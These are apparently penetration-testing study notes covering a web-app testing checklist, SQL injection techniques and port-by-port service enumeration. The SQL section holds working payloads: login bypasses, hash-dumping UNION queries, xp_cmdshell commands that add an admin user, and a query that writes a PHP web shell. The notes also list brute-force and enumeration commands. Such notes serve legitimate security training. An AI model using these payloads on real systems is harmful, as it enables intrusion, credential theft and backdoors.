Test **CORS policy**. if CORS or crosssdomain.xml allow subdomain, you can trick a user into doing XSS to that page by injecting an iframe to all web pages he visits to a subdomain i.e. sub.vulnerable.com, intercepting all requests for that host and returning html that will issue a cross domain request to vulnerable.es and display it to the UI.
Verify Content Security Policy (CSP). Look for bypasses
Verify HTTP Strict Transport Security (HSTS)
Verify X-XSS-Protection
Verify X-Content-Type-Options
Verify HTTP Public Key Pinning

Testing authentication

Burp extension to see what users can see (authorization)
basic auth brute force:

```
nmap -d -vv -p 80 --script http-brute --script-args http-brute.path=/ $website
```

Password quality rules, length, character set allowed (alphanumeric, upper/lower case and special characters). Empty Password? Empty username? 123456?

Test username enumeration
Test account recovery functionality, look for SMTP header injection.
Does remember me expires?
Test removing your email address from your account, add a new one, make sure that the old one can not be used to recover password/log in.
Delete an account without entering password or other sensitive operations, in case you forgot your computer logged in.
Password bruteforcing resilience. Application locks after some attempts?
Rate limiting in change password functionality, forgot to log out in a cyber cafe, brute force the actual password using this feature. Does the application lock out an account after x number of login attempts?
Email verification links through http
Cookies: scope, httponly, secure flag.
Broken OAuth authentication, make sure ID tokens generated by google or third party are properly validated on the backend. **https://developers.google.com/identity/sign-in/web/backend-auth#verify-the-integrity-of-the-id-token**
Other strange access control methods such as referral validation (which can be bypassed **https://t.co/z84ajd7bmO**)
Does the remember me function ever expire? Is there room for exploit-ability in cookies combined with other attacks?
Test username uniqueness
How are logins processed, are they sent over http? Are details sent in a POST request or are they included in the URL(this is bad if they are, especially passwords)?
Test NULL **%00** characters in the username and password fields.
Test for fail-open conditions. Fail-open authentication is the situation when the user authentication fails but results in providing open access to authenticated and secure sections of the web application to the end user.
Cookie poisoning. Try requesting the cookie names in the query string and body, some servers might read the parameters and set them as cookies. This can allow cookie poisoning.
Set new password with old password

Testing session management

How well are sessions handled, is there a randomness to the session cookie? Are sessions killed in a reasonable time or do they last forever? Does the app allow multiple logins from the same user(is this significant to the app?).
Test tokens for meaning
Are tokens generated predictable or do they provide a sufficiently random value, tools to help with this are Burp Suite's sequencer tool.
Check for insecure transmission of tokens Can they be accessed by JavaScript? Is this an Issue?
Check for disclosure of tokens in logs. Are they cached server side? Can you view this? Can you pollute logs by setting custom tokens?
Check mapping of tokens to sessions. Is a token tied to a session, or can it be re-used across sessions?
Check session termination
Check for session fixation
Can an attacker hijack a user's session using the session token/cookie?
Check for XSRF
Can authenticated actions be performed within the context of the application from other

websites?
Check cookie scope. Is the cookie scoped to the current domain or can it be stolen, what are the flags set? is it missing secure or http-only? This can be tested by trapping the request in burp and looking at the cookie.
Understand the access control requirements. How do you authenticate to the application, could there be any flaws here?
Test effectiveness of controls, using multiple accounts if possible
Test for insecure access control methods (request parameters, Referrer header, etc)
Persistent cookies
Session tokens strength
Authorization properly enforced

Testing business logic

I do this step last, as it is when I am more familiar with the application and more likely to identify these issues.
Identify the logic attack surface
What does the application do, what is the most value, what would an attacker want to access?
Test transmission of data via the client
Is there a desktop application or mobile application, does the protocols used vary between this and the web application
Test for reliance on client-side input validation
Does the application attempt to base it's logic on the client side, for example do forms have a maximum length client side that can be edited with the browser that are simply accepted as true?
Test any thick-client components (Java, ActiveX, Flash)
Does the application utilize something like Java, Flash, ActiveX or silverlight? can you download the applet and reverse engineer it?
Test multi-stage processes for logic flaws. Can you go from placing an order straight to delivery thus bypassing payment? or a similar process?

Cache attacks

Poisoning (if only path is validated you can submit malicious queries/headers) and cache bad results
Race conditions: buy twice, get someone else's data
If header injection: Inject a new response, the cache might store the attacker-controllable one
Using multiple host headers or X-Forwarded-Host might cause the cache to load the attacker's site and serve it. Or the links to be written relative to the attackers host.
Dns cache poisoning: The attacker creates a fake response to the DNS server that is cached, all users will get the wrong response until TTL.
Side-channel attacks They exploit timing/energy consumption/noises/electromagnetic leaks rather than a direct weakness in the system.
Offline Web Application Cache Poisoning The attacker loads an iframe of victim who uses wifi. The iframe points to facebook.com but caches the phishing site for a few days. When the user logs in at home it opens the cached poisoned site.

Others

Testing wordpress sites

```
wpscan --url http://$ip/ --enumerate ap,at,tt,cb,dbe,u,m
```

Quick wordpress bruteforce:

```
python patator.py http_fuzz url=http://$ip/wp-login.php  raw_request=rawlogin 0 =/usr/share/rockyou.txt -l /tmp/login &; tail -f /tmp/login | grep 302
```

Fingerprint application

```
clusterd --fingerprint  -i $ip
BlindElephant.py $ip
```

Request site with specific cipher

```
curl --ciphers ECDHE-RSA-AES256-SHA https://$ip
```

Deobfuscate JS

```
JStillery, JSNice
https://beautifier.io/
```

OAuth2

Allows a server to authenticate a user without any password. The app uses a service provider to authenticate users.
Authentication flow:
User clicks login with Facebook.
User gets redirected to Facebook **facebook.com/oauth?redirect_uri=target.com%2fcallback&state=xyz**
If the login is successful, he will be redirected to target.com
browser makes a request to including the state value
Client should validate the state value to prevent csrf.
Pitfalls:
CSRF: use the redirect URL that contains the authorisation code and make a victim visit it
Open redir: attacker constructs and authorisation request URL for provider site with redirect_uri set to attacker.com, when user gets redirected attacker can read authorisation code
Access token reuse: evil consumer site can authorise victim in provider site using access token, attacker uses the token to impersonate

Cross domain requests

Browser will do GET requests and POST that has standard content-type
Otherwise, the browser will do an OPTIONS request and check the CORS headers

PHPINFO()

to be updated - please get in contact to help complete

Useful information can be extracted from this page. Settings have been set in the loaded php.ini file.

Look for `register_globals` and `allow_url` - can allow LFI and RFI attacks.

Remember you may have to add a null byte %00 e.g. $website/../../etc/passwd%00

php.ini

RFI works only when the following is set in the php.ini file

`allow_url_fopen = On allow_url_include = On`

Commands such as `exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source`

can be used if this is found on the phpinfo() page

`disable_functions no value`

Web Scanning
Gobuster quick directory busting
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
Gobuster comprehensive directory busting
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'
Gobuster search with file extension
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
Nikto web server scan
nikto -h 10.10.10.10
Wordpress scan
wpscan -u 10.10.10.10/wp/
Port Checking
Netcat banner grab
nc -v 10.10.10.10 port
Telnet banner grab
telnet 10.10.10.10 port

Now we decided to use command on the URL that we have entered in the browser. To check if there are any kind of vulnerable themes, plugins etc.
wpscan -u http://apocalyst.htb/ --enumerate t --enumerate p --enumerate u

From <https://guide.offsecnewbie.com/web>

SQL

Wednesday, January 2, 2019 4:53 PM

SQL

Last updated 26 days ago

SQLI impact

- Bypass auth
- Dump DB
- Find passwords, re-use in SSH, etc
- MySql: read sensitive files, write arbitrary files (backdoor).
- MsSql: Code execution
- Run exploits for that db version

Taxonomy

- Inband **error** based
- The syntax error is shown in the response and it can be used to get results, may be enough to enumerate the db.
- Inband **union** based:
- Union operator to combine the results with another query and enumerate
- Blind **boolean** based
- You can not trigger any database output in the response, but cause differences in the app behaviour (true/false).
- Blind **time** based
- Same as Boolean based, but causing a time delay rather than significant response differences.
- **Outband** or second order
- The query is executed in another thread/process and no side effects in the inband response can be produce. Test it with a ping back or finding the correct end-point to trigger it.

Identifying SQLI

- Test error based sending **' " ;** and look for errors.
- Test for boolean based sending **' or '1'='1** or **or 1=1** and look for differences.
- Other boolean payloads:

```
2' or '1'='1
' or 1=1 --
a' or 1=1 --
" or 1=1 --
a" or 1=1 --
' or 1=1 #
" or 1=1 #
or 1=1 --
' or 'x'='x
" or "x"="x
') or ('x'='x
") or ("x"="x
' or username LIKE '%admin%
```

- Payloads, where username is 'admin':

```
' or ( 1=1 and username='admin');
admin' --
%bf%27 or 1=1 --
```

MsSqli exploitation

- Find injectable parameter, doing do boolean based:

```
1002' or '1'='1
1002' and '1'='1
1002' and '1'='2
```

- Find injectable parameter with time delays:

```
XX'; WAITFOR DELAY '0:0:5'--
```

- If it works you can try to enable xp_cmdshell:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

- Test xp_cmdshell using a time delay:

```
';exec master..xp_cmdshell 'ping -n 5 127.0.0.1'; --
```

- Add user

```
';exec master..xp_cmdshell 'net user pwned 1234 /ADD && net localgroup administrators
pwned /ADD'; --
```

- If it did not work, try enumerating the database. Find col until no error tells you the columns:

```
1002' ORDER BY 1--
1002' ORDER BY 2--
1002' ORDER BY 3--
```

- Run union query with num of cols:

```
1002' UNION ALL SELECT null,NULL,NULL,NULL--
```

- Get data:

```
ID=1002' UNION ALL SELECT NULL,+ISNULL(CAST(@@VERSION AS
NVARCHAR(4000)),CHAR(32)),NULL,NULL--
ID=1002' UNION ALL SELECT NULL,+ISNULL(CAST(HOST_NAME() AS
NVARCHAR(4000)),CHAR(32)),NULL,NULL--
ID=1002' UNION ALL SELECT NULL,+ISNULL(CAST(INJECTED_FUNCTION AS
NVARCHAR(4000)),CHAR(32)),NULL,NULL--

DB_NAME()
user_name();
system_user
```

- Get hashes

```
1002' UNION ALL SELECT NULL,CHAR(113)+ISNULL(CAST(name AS
NVARCHAR(4000)),CHAR(32))+CHAR(98)+ISNULL(CAST(master.dbo.fn_varbintohexstr(p
assword) AS NVARCHAR(4000)),CHAR(32))+CHAR(113),NULL,NULL FROM
master..sysxlogins--
```

MsSql error-based Exploitation

- Group by and **having** can be used to specify a search condition for a group and aggregate the result.
- Sending **' having 1=1--** should produce **column 'table.column1' is invalid**
- 2. Sending **' group by table.column1 having 1=1--** should produce **column 'table.column2' is invalid**
- 3. Sending **' group by table.column1,table.column2 having 1=1--** should end up generating no error when you specify all the columns.
- You can generate error and get debug info:
- Sending **convert(int, @@version)--** should trigger the error **failed when convering SQL Server...***
- Other payloads:

```
convert(int,user_name())--
convert(int, @@db_name())--
```

- If the DB runs as SA, you can run **XP_CMDSHELL** to get code execution.
- Useful queries:

```
SELECT Distinct TABLE_NAME FROM information_schema.TABLES
exec master.dbo.xp_cmdshell 'CMD'
```

MsSqlI blind exploitation

- For numeric contexts (look for differences):

```
and 1=1
and 1=2
```

- Once we found the injection, we can leak data from the DB by guessing one character at a time as follows:

```
AND ISNULL(ASCII(SUBSTRING(CAST((SELECT LOWER(db_name(0)))AS
varchar(8000)),1,1)),0)=109
```

- if it is true, we know the db_name starts with 109(m).
- Ask if the first character of the user is 'a':

```
and if(substring (user(),1,1)='a',SLEEP(5),1)--"
```

- Check if the admin table exists:

```
and IF(SUBSTRING ((select 1 from admin limit 0,1),1,1)=1,SLEEP(5),1)
```

Finding number of columns using ORDER BY

- We can use order by to sort the result by a given column number, if the column does not exist, we will get an error:

```
vuln.php?id=1 order by 9 # This throws no error
vuln.php?id=1 order by 10 # This throws error
```

MySql UNION code execution

- Joins the result of two queries
- Two queries should return the same # of columns.
- Data-types in columns of the select must be of the same orcompatible type.
- Once you have the right number of columns (i.e. 3) you can find the mysql version:

```
UNION SELECT @@version,NULL, NULL#'
```

- mysql users:

```
UNION SELECT table_schema,NULL,NULL FROM information_schema.columns#'
```

- if the result displays garbage from the first query, you can add a false condition to only show the union result **AND 1=0 UNION...**
- Read files

```
AND 1=0 UNION SELECT LOAD_FILE('C:\\boot.ini'),NULL,NULL #'
```

- Write files

```
AND 1=0 UNION SELECT 'bad content',NULL,NULL INTO OUTFILE 'C:\\random_file.txt' #'
```

- Other payloads:

```
-1 union all select @@version --
1 union SELECT user FROM mysql.user
1 union select 'foo' into outfile '/tmp/foo'
1 union select load_file('/etc/passwd')
```

MySql UNION db leak

- First, identify vulnerable parameter by causing true and false conditions:

```
or 1=1 vs or 1=2
and 1=2 vs and 1=1
```

- If the query is a select, the true should return all rows of the table and the other empty results.
- Next step is to gess the number of columns, you can do that by sending an union statement, you will get an error until you guess it:

```
id=1 union all select 1
id=1 union all select 1,2
id=1 union all select 1,2,3
...
```

- You can get the name of the database by sending:

```
?id=1 union all select 1,2,3,4,5 from XXX
Table 'gallery.XXX' doesn't existCould not select category
```

- You can use a comment *#* to finish the query, in case there is a group by after the context of the injection. You can select the users and passwords form the database with:

```
id=1 union all (select 1,2,3,4,5,6 from mysql.user)#
```

- Leak the password:

```
1 union (select password,2,3,4,5,6 from mysql.user)#
```

- Should produce:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '*
47FB3B1E573D80F44CD198DC65DE7764795F948E) order by dateuploaded desc limit 1'
at line 1
```

- Find current user

```
SELECT user();
SELECT system_user();
```

- List all Users

  ```
  SELECT user FROM mysql.user;
  ```
- List password hashes

  ```
  SELECT host, user, password FROM mysql.user;
  ```
- List databases

  ```
  SELECT schema_name FROM information_schema.schemata;
  SELECT distinct(db) FROM mysql.db
  ```
- List columns

  ```
  SELECT table_schema, table_name, column_name FROM information_schema.columns
  WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
  ```
- List tables

  ```
  SELECT table_schema,table_name FROM information_schema.tables WHERE
  table_schema != 'mysql' AND table_schema != 'information_schema'
  ```
- Exfiltrate the different rows of the table. First, find the number of rows in the table:

  ```
  aa' UNION SELECT count(*), users.password FROM users; --
  ```
- Then select each row:

  ```
  aa' UNION SELECT users.password, users.password FROM users LIMIT 1; --

  aa' UNION SELECT users.password, users.password FROM users LIMIT 1 OFFSET 1; --

  aa' UNION SELECT users.password, users.password FROM users LIMIT 1 OFFSET 2; --
  ```
- Exfiltrate the different rows of the table:

  ```
  ' or 'x'='x' order by 1 desc --
  ' or 'x'='x' order by 2 desc --
  ...
  ```

MySql in-band, union based SQLI exploitation

- Enumerate user

  ```
  ?id=1 union select 1,2,3,4,user(),6,7,8,9
  ```
- Enumerate version

  ```
  ?id=1 union select 1,2,3,4,version(),6,7,8,9
  ```
- Get all tables

  ```
  ?=1 union select 1,2,3,4,table_name,6,7,8,9 from information_schema.tables
  ```
- Get all values from a specific column:

  ```
  ?id=1 union select 1,2,3,4,column_name,6,7,8,9 from information_schema.columns where
  table_name = 'users'
  ```
- Get username and password with a delimiter:

  ```
  id=1 union select 1,2,3,4,concat(name,0x3a,password),6,7,8,9 FROM users
  ```
- Getting a shell

  ```
  ?id=1 union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6,7,8,9 into
  OUTFILE 'c:/xampp/htdocs/cmd.php'
  ```

- Non interactive shell:
- echo 'use mysql; select * from user;' | mysql -uroot -h127.0.0.1

SQLI login bypass

- ```
  -'
  ' '
  '&'
  '^'
  '*'
  ' or ''-'
  ' or '' '
  ' or ''&'
  ' or ''^'
  ' or ''*'
  "-"
  " "
  "&"
  "^"
  "*"
  " or ""-"
  " or "" "
  " or ""&"
  " or ""^"
  " or ""*"
  or true--
  " or true--
  ' or true--
  ") or true--
  ') or true--
  ' or 'x'='x
  ') or ('x')=('x
  ')) or (('x'))=(('x
  " or "x"="x
  ") or ("x")=("x
  ")) or (("x"))=(("x
  ```

Other tricks

- If space is filtered, you can use /**/ instead
- Sometimes you can bypassfilter by adding a new line; I.e. 123%0aor 1=1
- try boolean sqli using **num=123** vs **num=123--** (comments out the rest of the query)

Object to relational mapping (ORM) injection

- Try vectors like

  ```
  \'
  \"
  OR 1--
  ```

Mitigation

- Parameterized Queries

  ```
  "SELECT * FROM foo WHERE bar = ? ".setString( 1, var);
  ```
- Stored Procedures (with parameterized queries)

  ```
  connection.prepareCall("{call sp_getAccountBalance(?)}").setString(1, custname);
  ```
- White List Input Validation
  ```

- Escaping All User Supplied Input
- Additional defenses
- Least Privilege
- White List Input Validation
- Views
- SQL views to further increase the granularity of access by limiting the read access to specific fields of a table or joins of tables

Previous
Web

Next
Password cracking

Was this page helpful?

Let us know how we did

CONTENTS

From <https://guide.offsecnewbie.com/5-sql>

Network

Wednesday, January 2, 2019 4:54 PM

Services and Ports

Wednesday, January 2, 2019 5:05 PM

Port 21 - FTP
Connect to the ftp-server to enumerate software and version
`ftp 192.168.1.101`
`nc 192.168.1.101 21`
Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.
Remember the binary and ascii mode!
If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.
Port 22 - SSH
SSH is such an old and fundamental technology so most modern version are quite hardened. You can find out the version of the SSH either but scanning it with nmap or by connecting with it using `nc`.
`nc 192.168.1.10 22`
It returnes something like this: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu1
This banner is defined in RFC4253, in chapter 4.2 Protocol Version Exchange. http://www.openssh.com/txt/rfc4253.txt The protocol-version string should be defined like this: `SSH-protoversion-softwareversion SP comments CR LF` Where comments is optional. And SP means space, and CR (carriege return) and LF (Line feed) So basically the comments should be separated by a space.
Port 23 - Telnet
Telnet is considered insecure mainly because it does not encrypt its traffic. Also a quick search in exploit-db will show that there are various RCE-vulnerabilities on different versions. Might be worth checking out.
Brute force it
You can also brute force it like this:
`hydra -l root -P /root/SecLists/Passwords/10_million_password_list_top_100.txt 192.168.1.101 telnet`
Port 25 - SMTP
SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.
Here are the possible commands
```
HELO -
EHLO - Extended SMTP.
STARTTLS - SMTP communicted over unencrypted protocol. By starting TLS-session we encrypt the traffic.
RCPT - Address of the recipient.
DATA - Starts the transfer of the message contents.
RSET - Used to abort the current email transaction.
MAIL - Specifies the email address of the sender.
QUIT - Closes the connection.
HELP - Asks for the help screen.
AUTH - Used to authenticate the client to the server.
VRFY - Asks the server to verify is the email user's mailbox exists.
```
Manually
We can use this service to find out which usernames are in the database. This can be done in the following way.
```
nc 192.168.1.103 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY roooooot
550 5.1.1 <roooooot>: Recipient address rejected: User unknown in local recipient table
```
Here we have managed to identify the user `root`. But `roooooot` was rejected.
`VRFY`, `EXPN` and `RCPT` can be used to identify users.
Telnet is a bit more friendly some times. So always use that too
`telnet 10.11.1.229 25`
Automatized
This process can of course be automatized
Check for commands
`nmap -script smtp-commands.nse 192.168.1.101`
smtp-user-enum
The command will look like this. `-M` for mode. `-U` for userlist. `-t` for target
```
smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/names.txt -t 192.168.1.103
Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /root/sectools/SecLists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 8607
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............
######## Scan started at Sun Jun 19 11:04:59 2016 #########
192.168.1.103: Bin exists
192.168.1.103: Irc exists
192.168.1.103: Mail exists
192.168.1.103: Man exists
```

```
192.168.1.103: Sys exists
######## Scan completed at Sun Jun 19 11:06:51 2016 #########
5 results.
8607 queries in 112 seconds (76.8 queries / sec)
```

Metasploit

I can also be done using metasploit

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name       Current Setting                                                  Required  Description
   ----       ---------------                                                  --------  -----------
   RHOSTS                                                                      yes       The target address range or CIDR
identifier
   RPORT      25                                                               yes       The target port
   THREADS    1                                                                yes       The number of concurrent threads
   UNIXONLY   true                                                             yes       Skip Microsoft bannered servers when
testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of
probable users accounts.
```

Here are the documentations for SMTP https://cr.yp.to/smtp/vrfy.html
http://null-byte.wonderhowto.com/how-to/hack-like-pro-extract-email-addresses-from-smtp-server-0160814/
http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html
http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum
https://pentestlab.wordpress.com/2012/11/20/smtp-user-enumeration/

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter `HTTP - Web Vulnerabilities`.
We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with `.htaccess` we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
```

Create .htpasswd file

```
htpasswd -cb .htpasswd test admin
service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin
If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

```
<Directory /var/www/html/test>
    AllowOverride AuthConfig
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.
If you already have a login to a user of that domain you might be able to escalate that privilege.
Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin
# List all emails
list
# Retrive email number 5, for example
retr 5
```

Port 111 - Rpcbind

RFC: 1833
Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.
An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares
Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.
Connecting
For linux-users you can log in to the smb-share using smbclient, like this:
```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```
If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.
So smb, for a linux-user, is pretty much like and ftp or a nfs.
Here is a good guide for how to configure samba:https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!
```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs
```
Connectin with PSExec
If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.
```
use exploit/windows/smb/psexec
```
Scanning with nmap
Scanning for smb with Nmap
```
nmap -p 139,445 192.168.1.1/24
```
There are several NSE scripts that can be useful, for example:
```
ls -l /usr/share/nmap/scripts/smb*
-rw-r--r-- 1 root root  45K Jan 24  2016 /usr/share/nmap/scripts/smb-brute.nse
-rw-r--r-- 1 root root 4.8K Jan 24  2016 /usr/share/nmap/scripts/smb-enum-domains.nse
-rw-r--r-- 1 root root 5.8K Jan 24  2016 /usr/share/nmap/scripts/smb-enum-groups.nse
-rw-r--r-- 1 root root 7.9K Jan 24  2016 /usr/share/nmap/scripts/smb-enum-processes.nse
-rw-r--r-- 1 root root  12K Jan 24  2016 /usr/share/nmap/scripts/smb-enum-sessions.nse
-rw-r--r-- 1 root root 6.8K Jan 24  2016 /usr/share/nmap/scripts/smb-enum-shares.nse
-rw-r--r-- 1 root root  13K Jan 24  2016 /usr/share/nmap/scripts/smb-enum-users.nse
-rw-r--r-- 1 root root 1.7K Jan 24  2016 /usr/share/nmap/scripts/smb-flood.nse
-rw-r--r-- 1 root root 7.3K Jan 24  2016 /usr/share/nmap/scripts/smb-ls.nse
-rw-r--r-- 1 root root 8.6K Jan 24  2016 /usr/share/nmap/scripts/smb-mbenum.nse
-rw-r--r-- 1 root root 7.0K Jan 24  2016 /usr/share/nmap/scripts/smb-os-discovery.nse
-rw-r--r-- 1 root root 5.0K Jan 24  2016 /usr/share/nmap/scripts/smb-print-text.nse
-rw-r--r-- 1 root root  63K Jan 24  2016 /usr/share/nmap/scripts/smb-psexec.nse
-rw-r--r-- 1 root root 5.0K Jan 24  2016 /usr/share/nmap/scripts/smb-security-mode.nse
-rw-r--r-- 1 root root 2.4K Jan 24  2016 /usr/share/nmap/scripts/smb-server-stats.nse
-rw-r--r-- 1 root root  14K Jan 24  2016 /usr/share/nmap/scripts/smb-system-info.nse
-rw-r--r-- 1 root root 1.5K Jan 24  2016 /usr/share/nmap/scripts/smbv2-enabled.nse
-rw-r--r-- 1 root root 7.5K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-conficker.nse
-rw-r--r-- 1 root root 6.5K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse
-rw-r--r-- 1 root root 6.5K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-ms06-025.nse
-rw-r--r-- 1 root root 5.4K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-ms07-029.nse
-rw-r--r-- 1 root root 5.7K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-ms08-067.nse
-rw-r--r-- 1 root root 5.5K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-ms10-054.nse
-rw-r--r-- 1 root root 7.2K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-ms10-061.nse
-rw-r--r-- 1 root root 4.5K Jan 24  2016 /usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
nmap -p 139,445 192.168.1.1/24 --script smb-enum-shares.nse smb-os-discovery.nse
```
nbtscan
```
nbtscan -r 192.168.1.1/24
```
It can be a bit buggy sometimes so run it several times to make sure it found all users.
Enum4linux
Enum4linux can be used to enumerate windows and linux machines with smb-shares.
The do all option:
```
enum4linux -a 192.168.1.120
```
For info about it ere: https://labs.portcullis.co.uk/tools/enum4linux/
rpcclient
You can also use rpcclient to enumerate the share.
Connect with a null-session. That is, without a user. This only works for older windows servers.
```
rpcclient -U "" 192.168.1.101
```
Once connected you could enter commands like
```
srvinfo
enumdomusers
getdompwinfo
querydominfo
netshareenum
netshareenumall
```
Port 143/993 - IMAP
IMAP lets you access email stored on that server. So imagine that you are on a network at work, the emails you recieve is not stored on your computer but on a specific mail-server. So every time you look in your inbox your email-client (like outlook) fetches the emails from the mail-server using imap.
IMAP is a lot like pop3. But with IMAP you can access your email from various devices. With pop3 you can only access them from one device.
Port 993 is the secure port for IMAP.
Port 161 and 162 - SNMP
Simple Network Management Protocol
SNMP protocols 1,2 and 2c does not encrypt its traffic. So it can be intercepted to steal credentials.

SNMP is used to manage devices on a network. It has some funny terminology. For example, instead of using the word password the word community is used instead. But it is kind of the same thing. A common community-string/password is public.
You can have read-only access to the snmp.Often just with the community string `public`.
Common community strings
```
public
private
community
```
Here is a longer list of common community strings: https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/wordlist-common-snmp-community-strings.txt
MIB - Management information base
SNMP stores all teh data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The "leaf" or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.
snmpwalk
```
snmpwalk -c public -v1 192.168.1.101 #community string and which version
```
This command will output a lot of information. Way to much, and most of it will not be relevant to us and much we won't understand really. So it is better to request the info that you are interested in. Here are the locations of the stuff that we are interested in:
```
1.3.6.1.2.1.25.1.6.0 System Processes
1.3.6.1.2.1.25.4.2.1.2 Running Programs
1.3.6.1.2.1.25.4.2.1.4 Processes Path
1.3.6.1.2.1.25.2.3.1.4 Storage Units
1.3.6.1.2.1.25.6.3.1.2 Software Name
1.3.6.1.4.1.77.1.2.25 User Accounts
1.3.6.1.2.1.6.13.1.3 TCP Local Ports
```
Now we can use this to query the data we really want.
snmpenum
snmp-check
This is a bit easier to use and with a lot prettier output.
```
snmp-check -t 192.168.1.101 -c public
```
Scan for open ports - Nmap
Since SNMP is using UDP we have to use the `-sU` flag.
```
nmap -iL ips.txt -p 161,162 -sU --open -vvv -oG snmp-nmap.txt
```
Onesixtyone
With onesixtyone you can test for open ports but also brute force community strings. I have had more success using onesixtyone than using nmap. So better use both.

Metasploit
There are a few snmp modules in metasploit that you can use. snmp_enum can show you usernames, services, and other stuff.
https://www.offensive-security.com/metasploit-unleashed/snmp-scan/
Port 199 - Smux
Port 389/636 - Ldap
Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections.
You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.
```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```
When a client connects to the Ldap directory it can use it to query data, or add or remove.
Port 636 is used for SSL.
There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1
Port 443 - HTTPS
